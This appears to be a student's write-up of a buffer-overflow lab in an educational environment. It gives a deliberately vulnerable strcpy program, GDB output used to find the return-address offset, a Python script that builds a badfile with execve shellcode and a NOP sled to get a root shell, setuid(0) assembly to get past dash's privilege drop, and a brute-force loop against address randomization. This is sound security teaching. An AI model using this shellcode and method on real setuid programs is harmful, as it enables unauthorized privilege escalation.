


Figure 24 Showing Segmentation Fault

5. Launching Attack on 32-bit Program

To exploit the buffer-overflow vulnerability in the target program, the most important thing to know is the distance between the buffer's starting position and the place where the return-address is stored. We will use a debugging method to find it out. Since we have the source code of the target program, we can compile it with the debugging flag turned on.




Figure 25 Debugging the code




Figure 26 Setting Breakpoint

```

1#include <stdlib.h>
2#include <stdio.h>
3#include <string.h>
4
5/* Changing this size will change the layout of the stack.
6* Instructors can change this value each year, so students
7* won't be able to use the solutions from the past. */
8#ifndef BUF_SIZE
9#define BUF_SIZE 100
10#endif
11
12int bof(char *str)
13{
14    char buffer[BUF_SIZE];
15
16    /* The following statement has a buffer overflow problem */
17    strcpy(buffer, str);
18    return 1;
19}
20
21int main(int argc, char **argv)
22{
23    char str[517];
24    FILE *badfile;
25    badfile = fopen("badfile", "r");
26    fread(str, sizeof(char), 517, badfile);
27    bof(str);
28    printf("Returned Properly\n");
29    return 1;
30}
31

```

Figure 28 Matching the breakpoint with the code

```


Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...
(gdb) b bof
Breakpoint 1 at 0x11a9: file stack.c, line 13.
(gdb) run
Starting program: /home/seed/Desktop/code/stack

Breakpoint 1, bof (str=0x0) at stack.c:13
13    {
(gdb) next
17    strcpy(buffer, str);
(gdb) p $ebp
$1 = -8640
(gdb) info registers ebp
ebp          0xfffffde40      -8640
(gdb) p &buffer
$2 = (char (*)[100]) 0x7fffffffdd0
(gdb) p/d 0xfffffde40 - 0xfffffddd0
$3 = 112
(gdb) 

```

Figure 27 Finding the starting index



```

3
4 shellcode= (
5 "\x31\xc0"          # xorl %eax,%eax
6 "\x50"              # pushl %eax
7 "\x68""//sh"        # pushl $0x68732f2f
8 "\x68""/bin"         # pushl $0x6e69622f
9 "\x89\xe3"           # movl %esp,%ebx
10 "\x50"             # pushl %eax
11 "\x53"             # pushl %ebx
12 "\x89\xe1"           # movl %esp,%ecx
13 "\x99"              # cdq
14 "\xb0\x0b"            # movb $0x0b,%al
15 "\xcd\x80"           # int $0x80
16 ).encode('latin-1')
17
18
19 # Fill the content with NOPs
20 content = bytearray(0x90 for i in range(300))
21
22 # Put the shellcode at the end
23
24 start = 300 - len(shellcode)
25 content[start:] = shellcode
26
27 # Put the address at offset 112
28
29 ret = 0xffffdde40 + 125
30
31 content[112:116] = (ret).to_bytes(4, byteorder='little')
32
33 # Write the content to a file
34
35 with open('badfile', 'wb') as f:
36     f.write(content)

```

Figure 29 Python File Configuration




Figure 30 Taking Root Permission




Figure 31 Final Output with malicious code

```
./exploit.py      // create the badfile
./stack-L1        // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

6. Defeating dash's Countermeasure

The dash shell in the Ubuntu OS drops privileges when it detects that the effective UID does not equal to the real UID (which is the case in a Set-UID program). This is achieved by changing the effective UID back to the real UID, essentially, dropping the privilege. In the previous tasks, we let /bin/sh points to another shell called zsh, which does not have such a countermeasure. In this task, we will change it back, and see how we can defeat the countermeasure.



Figure 32 Change back to dash

```
; Invoke setuid(0): 32-bit
xor ebx, ebx      ; ebx = 0: setuid()'s argument
xor eax, eax
mov al, 0xd5      ; setuid()'s system call number
int 0x80

; Invoke setuid(0): 64-bit
xor rdi, rdi      ; rdi = 0: setuid()'s argument
xor rax, rax
mov al, 0x69      ; setuid()'s system call number
syscall
```

Experiment. Compile `call_shellcode.c` into root-owned binary (by typing "make setuid"). Run the shellcode `a32.out` and `a64.out` with or without the `setuid(0)` system call. Please describe and explain your observations.


Figure 33 Instruction to defeat dash

7. Defeating Address Randomization




Figure 34 Address Randomization

We then use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the badfile can eventually be correct. We will only try this on stack-L1, which is a 32-bit program. We can use the following shell script to run the vulnerable program in an infinite loop. If our attack succeeds, the script will stop; otherwise, it will keep running.



```
#!/bin/bash
SECONDS=0
value=0
while true; do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(( $duration / 60 ))
sec=$(( $duration % 60 ))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

Figure 35 Shell program with infinite loop



```
0 minutes and 5 seconds elapsed.
The program has been running 2345 times so far.
./counter.sh: line 12: 4828 Segmentation fault
0 minutes and 5 seconds elapsed.
The program has been running 2346 times so far.
./counter.sh: line 12: 4829 Segmentation fault
0 minutes and 5 seconds elapsed.
The program has been running 2347 times so far.
./counter.sh: line 12: 4830 Segmentation fault
0 minutes and 5 seconds elapsed.
The program has been running 2348 times so far.
./counter.sh: line 12: 4831 Segmentation fault
0 minutes and 5 seconds elapsed.
The program has been running 2349 times so far.
./counter.sh: line 12: 4832 Segmentation fault
0 minutes and 5 seconds elapsed.
The program has been running 2350 times so far.
./counter.sh: line 12: 4833 Segmentation fault
0 minutes and 5 seconds elapsed.
The program has been running 2351 times so far.
./counter.sh: line 12: 4834 Segmentation fault
0 minutes and 5 seconds elapsed.
The program has been running 2352 times so far.
```

Figure 36 Output as Expected

8. Turn on the StackGuard Protection

Many compiler, such as gcc, implements a security mechanism called StackGuard to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work. In our previous tasks, we disabled the StackGuard protection mechanism when compiling the programs. In this task, we will turn it on and see what will happen.

9. Turn on the Non-executable Stack Protection

Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the gcc, which by default makes stack non-executable.




Figure 37 After Turning on Stack Guard and non-executable stack protection